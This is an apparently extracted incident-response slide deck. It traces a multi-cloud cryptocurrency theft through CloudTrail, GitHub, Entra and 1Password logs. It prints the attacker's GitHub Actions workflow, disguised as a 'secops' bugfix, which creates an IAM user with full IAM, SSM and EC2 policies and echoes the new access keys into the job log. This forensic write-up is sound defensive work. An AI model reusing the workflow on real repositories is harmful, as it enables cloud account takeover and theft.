



The Crypto Caper:

Exposing a Sophisticated Multi-Cloud Bandit




Whoami


Yotam Meitar

Director of Cloud Response

yotam.meitar@wiz.io




The Victim



\$80M
Transaction

Initial Triage



isBitGoAdminAction	ip	user	coin
True	Transaction Server IP	Victim Admin	

What we know:

- Lost funds: \$80M
- Attack timespan: 1 day

Compromised:

- Entra Users: 1

The Approver

Activity	Status	Status Reason	Initiated by (actor)	Target(s)
Change password (self-service)	Success	None	Victim Admin	Victim Admin
Reset password (by admin)	Success	Successfully completed reset.	Helpdesk User	Victim Admin



What we know:



Lost funds: \$80M




Attack timespan: 1 day

Compromised:



Entra Users: 1




Social Engineering



Major Transaction

Blockchain Investigation



What we know:

 Lost funds: ~~\$807M~~ **\$80M**

 Attack timespan: ~~7 days~~ **7 Months**

Compromised:

 Entra Users: 1



AWS - The Transactions

Time	Event	Principal	Resource	Principal IP	Origin
2:06:34 P...	SendCommand	secops	transactions-server	aws [REDACTED]	AWS CloudTrail Events
1:59:37 PM	SendCommand	secops	transactions-server	aws [REDACTED]	AWS CloudTrail Events
1:53:11 PM	StartSession	secops	transactions-server	aws [REDACTED]	AWS CloudTrail Events

```
[{"id": "0.aws:runShellScript", "runCommand": ["cat /opt/crypto-engine/scripts/initiate_transaction.sh |
```

What we know:

 Lost funds: \$ 107M

 Attack timespan: 7 months

Compromised:

 Entra Users: 1

 AWS IAM Users: 1



AWS - The User

What we know:



Lost funds: \$ 107M



Attack timespan: 7 months

Compromised:



Entra Users: 1



AWS IAM Users: 1

7 Months Earlier


Time	Event	Principal	Resource	Principal IP	Origin
11:00:19 AM	CreateInvalidation	Victim Test User		68.154.119.215	AWS CloudTrail Events
11:00:16 AM	GetCallerIdentity			68.154.119.215	AWS CloudTrail Events
11:00:00 AM	PutObject 3			68.154.119.215	AWS S3 Data Events
11:00:00 AM	ListObjects			68.154.119.215	AWS S3 Data Events
10:54:50 AM	CreateAccessKey	secops	secops	40.79.245.21	AWS CloudTrail Events
10:54:49 AM	AttachUserPolicy		secops	40.79.245.21	AWS CloudTrail Events
10:54:48 AM	AttachUserPolicy		secops	40.79.245.21	AWS CloudTrail Events
10:54:47 AM	AttachUserPolicy		secops	40.79.245.21	AWS CloudTrail Events
10:54:47 AM	CreateUser	secops	secops	40.79.245.21	AWS CloudTrail Events
10:54:45 AM	GetCallerIdentity			40.79.245.21	AWS CloudTrail Events
10:50:23 AM	CreateInvalidation			52.159.227.195	AWS CloudTrail Events
10:50:20 AM	GetCallerIdentity			52.159.227.195	AWS CloudTrail Events
10:50:00 AM	PutObject			52.159.227.195	AWS S3 Data Events
10:50:00 AM	PutObject 2			52.159.227.195	AWS S3 Data Events
10:50:00 AM	ListObjects			52.159.227.195	AWS S3 Data Events
10:34:33 AM	CreateInvalidation			20.49.13.181	AWS CloudTrail Events
10:34:30 AM	GetCallerIdentity			20.49.13.181	AWS CloudTrail Events
10:34:00 AM	ListObjects			20.49.13.181	AWS S3 Data Events
10:34:00 AM	PutObject 3			20.49.13.181	AWS S3 Data Events
10:15:50 AM	CreateInvalidation			20.169.50.34	AWS CloudTrail Events




AWS IAM




AWS SSM



AWS EC2



Smaller Transactions



Social Engineering



Major Transaction

Github - The Action

provision-user

succeeded [REDACTED] ago in 9s

> Set up job

✓ Configure AWS Credentials

1 ▶ Run aws-actions/configure-aws-credentials@v4

8 Proceeding with IAM user credentials

✓ Create User and Attach Policy

1 ▶ Run aws iam create-user --user-name secops

10 {

11 "User": {

12 "Path": "/",

13 "UserName": "secops",

14 "UserId": "[REDACTED]",

15 "Arn": "arn:aws:iam:[REDACTED]:user/secops",

16 "CreateDate": "[REDACTED]18:33+00:00"

17 }

18 }

✓ Generate and Print Access Keys

1 ▶ Run KEYS=\$(aws iam create-access-key --user-name secops --output json)

11 Access Key ID: [REDACTED]

12 Secret Access Key: [REDACTED]

What we know:



Lost funds: \$ 107M



Attack timespan: 7 months

Compromised:



Entra Users: 1



AWS IAM Users: 2



Git Repos: 1



Github Actions




AWS IAM




AWS SSM



AWS EC2



Smaller Transactions



Social Engineering



Major Transaction

Github - The Pull Request

secops #16

Closed

wants to merge 3 commits into `main` from `bugfix/secops`

Conversation 2

Commits 3

Checks 11

Files changed 1

Changes from all commits File filter Conversations Jump to

28

github/workflows/secops-workflow.yml

@@ -0,0 +1,28 @@

1 + name: Setup SecOps User

2 + on:

3 + pull_request:

4 + types: [opened, synchronize]

5 +

6 + jobs:

7 + provision-user:

8 + runs-on: ubuntu-latest

9 + steps:

10 + - name: Configure AWS Credentials

11 + uses: aws-actions/configure-aws-credentials@v4

12 + with:

13 + aws-access-key-id: \${ secrets.AWS_ACCESS_KEY }

14 + aws-secret-access-key: \${ secrets.AWS_SECRET_ACCESS_KEY }

15 + aws-region: us-east-1

16 +

17 + - name: Create User and Attach Policies

18 + run: |

19 + aws iam create-user --user-name secops || true

20 + aws iam attach-user-policy --user-name secops --policy-arn arn:aws:iam::aws:policy/AmazonSSMFullAccess

21 + aws iam attach-user-policy --user-name secops --policy-arn arn:aws:iam::aws:policy/AmazonEC2FullAccess

22 + aws iam attach-user-policy --user-name secops --policy-arn arn:aws:iam::aws:policy/IAMFullAccess

23 +

24 + - name: Generate and Print Access Keys

25 + run: |

26 + KEYS=\$(aws iam create-access-key --user-name secops --output json)

27 + echo "Access Key ID: \$(echo \$KEYS | jq -r '.AccessKey.AccessKeyId')"

28 + echo "Secret Access Key: \$(echo \$KEYS | jq -r '.AccessKey.SecretAccessKey')"

What we know:

 Lost funds: \$ 107M


 Attack timespan: 7 months

Compromised:

 Entra Users: 1

 AWS IAM Users: 2

 Git Repos: 1



Github - The PAT

Time	Event	Principal	Resource	Principal IP	Origin
11:18:38 AM	workflows.completed_workflow_run	Victim Developer	prod/prod-crypto-...	-	GitHub Audit Logs
11:18:24 AM	workflows.created_workflow_run	Victim Developer	prod/prod-crypto-...		GitHub Audit Logs
11:18:20 AM	pull_request.create	Victim Developer			GitHub Audit Logs

What we know:

Lost funds: \$ 107M

Attack timespan: 7 months

Compromised:

Entra Users: 1

AWS IAM Users: 2

Git Repos: 1

Git Users: 1



Password Manager

timestamp ▾		used_version ▾	vault_uuid ▾		item_uuid ▾	action ▾	user ▾	client ▾
View JSON →		15:31.935	4	5tq6s	w3zksr4	PAT	reveal	{ "email": "name": "uuid": }
								{ "app_name": "IPassword CLI", "app_version": "2320003", "ip_address": "os_name": "MacOSX", "os_version": "26.2", ... }

timestamp ▾		category ▾	type ▾	country ▾	details ▾	target_user ▾	client ▾
View JSON →		14:21.96	success	credentials_ok	United States	null	{ "email": "name": "uuid": }
							{ "app_name": "IPassword CLI", "app_version": "2300301", "ip_address": "os_name": "MacOSX", "os_version": "26.2", ... }

What we know:



Lost funds: \$ 107M



Attack timespan: 7 months

Compromised:



Entra Users: 1



AWS IAM Users: 2



Git Repos: 1



Git Users: 1



1Password



Github PAT



Github PR



Github
Actions



AWS IAM




AWS SSM



AWS EC2



Smaller
Transactions



Social
Engineering



Major
Transaction

The Password Mess

ADAudit Plus

